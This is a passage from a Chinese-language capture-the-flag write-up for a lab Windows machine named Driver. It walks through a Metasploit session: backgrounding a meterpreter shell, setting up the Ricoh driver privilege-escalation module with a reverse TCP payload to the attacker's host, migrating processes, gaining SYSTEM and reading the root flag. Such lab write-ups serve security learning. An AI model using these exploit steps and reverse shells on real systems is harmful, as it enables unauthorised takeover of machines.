[-] Unknown command: getid. Did you mean getsid? Run the help command for more details.
meterpreter >  getuid
Server username: DRIVER\tony
```

後面使用`use ricoh_driver_privesc`提權，

要依照上一個退出的session

```
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter x64/windows  DRIVER\tony @ DRIVER  10.10.14.2:9200 → 10.10.11.106:49417 (10.10.11.106)

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >  use ricoh_driver_privesc

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  exploit/windows/local/ricoh_driver_privesc  2020-01-22       normal  Yes    Ricoh Driver Privilege Escalation


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/local/ricoh_driver_privesc

[*] Using exploit/windows/local/ricoh_driver_privesc
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ricoh_driver_privesc) > set session 1
session => 1
msf6 exploit(windows/local/ricoh_driver_privesc) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/ricoh_driver_privesc) > set lhost tun0
```

run的時候，受害機要執行反彈shell

一直得不到root，查看pa，發現還指定sessions 0

```
 3688  4324  rev.exe                  x64   0        DRIVER\tony  C:\Users\tony\Documents\rev.exe
 4076  564   svchost.exe
 4092  3164  vmtoolsd.exe             x64   1        DRIVER\tony  C:\Program Files\VMware\VMware Tools\vmto
 4292  3164  OneDrive.exe             x86   1        DRIVER\tony  C:\Users\tony\AppData\Local\Microsoft\One
 4316  4496  cmd.exe                  x64   0        DRIVER\tony  C:\Windows\System32\cmd.exe
 4324  656   wsmprovhost.exe          x64   0        DRIVER\tony  C:\Windows\System32\wsmprovhost.exe
 4496  4324  rev.exe                  x64   0        DRIVER\tony  C:\Users\tony\Documents\rev.exe
 4552  3296  cmd.exe                  x64   0        DRIVER\tony  C:\Windows\System32\cmd.exe
 4592  656   explorer.exe             x64   1        DRIVER\tony  C:\Windows\explorer.exe
 4616  4552  conhost.exe              x64   0        DRIVER\tony  C:\Windows\System32\conhost.exe
 5076  2124  conhost.exe              x64   0        DRIVER\tony  C:\Windows\System32\conhost.exe

meterpreter > getpid
Current pid: 3688
meterpreter >
```

指向session 1

```
 4292  3164  OneDrive.exe             x86   1        DRIVER\tony  C:\Users\tony\AppData\Local\Microsoft\OneDrive\OneDrive.exe
 4316  4496  cmd.exe                  x64   0        DRIVER\tony  C:\Windows\System32\cmd.exe
 4324  656   wsmprovhost.exe          x64   0        DRIVER\tony  C:\Windows\System32\wsmprovhost.exe
 4496  4324  rev.exe                  x64   0        DRIVER\tony  C:\Users\tony\Documents\rev.exe
 4552  3296  cmd.exe                  x64   0        DRIVER\tony  C:\Windows\System32\cmd.exe
 4592  656   explorer.exe             x64   1        DRIVER\tony  C:\Windows\explorer.exe
 4616  4552  conhost.exe              x64   0        DRIVER\tony  C:\Windows\System32\conhost.exe
 5076  2124  conhost.exe              x64   0        DRIVER\tony  C:\Windows\System32\conhost.exe

meterpreter > getpid
Current pid: 3688
meterpreter > migrate 4292
[*] Migrating from 3688 to 4292...
[*] Migration completed successfully.
```

執行成功

```
msf6 exploit(windows/local/ricoh_driver_privesc) > run

[*] Started reverse TCP handler on 10.10.14.2:9200
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Ricoh driver directory has full permissions
[*] Adding printer RxJBTVmTY...
[*] Sending stage (201798 bytes) to 10.10.11.106
[*] Sending stage (201798 bytes) to 10.10.11.106
[+] Deleted C:\Users\tony\AppData\Local\Temp\TDPlm.bat
[+] Deleted C:\Users\tony\AppData\Local\Temp\headerfooter.dll
[*] Meterpreter session 4 opened (10.10.14.2:9200 → 10.10.11.106:49428) at 2024-05-26 07:31:09 -0400
[*] Deleting printer RxJBTVmTY
[*] Meterpreter session 5 opened (10.10.14.2:9200 → 10.10.11.106:49429) at 2024-05-26 07:31:10 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : DRIVER
OS              : Windows 10 (10.0 Build 10240).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

root flag

```
meterpreter > cat root.txt
57d01bbcf628fed0e0c8a558b4d9f494
meterpreter >
```